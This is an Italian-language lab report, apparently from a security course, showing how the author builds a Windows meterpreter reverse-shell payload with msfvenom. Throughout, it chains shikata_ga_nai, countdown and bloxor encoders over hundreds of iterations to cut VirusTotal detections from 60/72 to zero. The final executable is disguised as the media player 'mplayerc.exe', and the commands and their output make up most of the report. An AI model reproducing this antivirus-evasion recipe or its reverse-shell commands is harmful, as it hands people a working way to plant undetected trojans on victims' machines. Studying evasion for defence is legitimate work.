

Rapporto

Per prima cosa ho iniziato creando un semplice payload e poi l'ho caricato sulla pagina web di virus total webpage. Era rilevabile come previsto:



```
┌──(rinatrustamov㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.5 LPORT=5555 -f exe -o payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```



60
/ 72
Community Score

60/72 security vendors flagged this file as malicious


8fa9be47fd7a7ecb1ca4af3bd25c344ad9c2acd0af01bf569d03d0f05235ec15
ab.exe
peexe overlay

Size 72.07 KB
Last Analysis Date a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label trojan.swrort/cryptz Threat categories trojan hacktool Family labels swrort cryptz marte

Poi ho usato la crittografia a un livello. Ma era ancora altamente rilevabile:



```
┌──(rinatrustamov㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.5 LPORT=5555 -e x86/shikata_ga_nai -i 9 -f exe -o payload2.
exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai chosen with final size 597
Payload size: 597 bytes
Final size of exe file: 73802 bytes
Saved as: payload2.exe
```



https://www.virustotal.com/gui/file/5b8f0ecb8005e41bae16a4761b2aafa4c9e6a38f631b777f3ee5

5b8f0ecb8005e41bae16a4761b2aafa4c9e6a38f631b777f3ee5ed91b83ad3ec

58 / 72 Community Score

58/72 security vendors flagged this file as malicious

5b8f0ecb8005e41bae16a4761b2aafa4c9e6a38f631b777f3ee5ed91b83ad3ec

ab.exe

peexe overlay

Size 72.07 KB


Last Analysis Date a moment ago

Crowdsourced YARA rules


Matches rule SUSP_Imphash_Mar23_2 from ruleset gen_imphash_detection at https://github.com/Neo23x0/signature-base by Arnim Rupp (https://github.com/ruppde)
↳ *Detects imphash often found in malware samples (Zero hits with with search for 'imphash:x p:0' on Virustotal) - a moment ago*

Matches rule Hunting_Rule_ShikataGaNai from ruleset gen_shikataganai at https://github.com/Neo23x0/signature-base by Steven Miller

Quindi ora ho aumentato i livelli di crittografia per diminuire la rilevabilità. Ha funzionato in modo significativo:



```
┌──(rinatrustamov㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.5 LPORT=5555 -a x86 -e x86/shikata_ga_nai -i 9 -f raw | msf
venom -a x86 -e x86/countdown -i 9  --platform windows -f raw | msfvenom -a x86 -e x86/bloxor -i 9  --platform windows -f ra
w | msfvenom -a x86 -e x86/shikata_ga_nai -i 9  --platform windows -o payload3.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
```



9 / 61 Community Score

9/61 security vendors flagged this file as malicious

d15f70c616aa457155575274e1e92cad21fd7afcf6421d4a52b31a04b0f8db56

payload3.exe

Size 1.61 KB

Last Analysis Date a moment ago


Popular threat label metacoder/shikata

Family labels metacoder shikata


Security vendors' analysis

Do you want to automate checks?


Quindi ho modificato il codice con un numero maggiore di iterazioni e l'ho salvato nel file eseguibile del lettore multimediale:



```
┌──(root㉿kali)-[/home/rinatrustamov/Desktop/S9L1]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.5 LPORT=5555 -a x86 --platform windows -e x86/shikata_ga_nai
 -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/bloxor -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/s
hikata_ga_nai -i 200 -o mplayerc.exe
```



```
x86/shikata_ga_nai succeeded with size 26282 (iteration=199)
x86/shikata_ga_nai chosen with final size 26282
Payload size: 26282 bytes
Saved as: mplayerc.exe
```



No security vendors flagged this file as malicious

b6cb4a1827350d425d462fdc7e926f415c5473c8406d6a1fba8a599ee01b61e2

mplayerc.exe

Size: 25.67 KB

Last Analysis Date: a moment ago

Crowdsourced YARA rules

⚠ Matches rule Hunting_Rule_ShikataGaNai from ruleset gen_shikataganai at https://github.com/Neo23x0/signature-base by Steven Miller

Dimostra che ora il software dannoso è completamente non rilevabile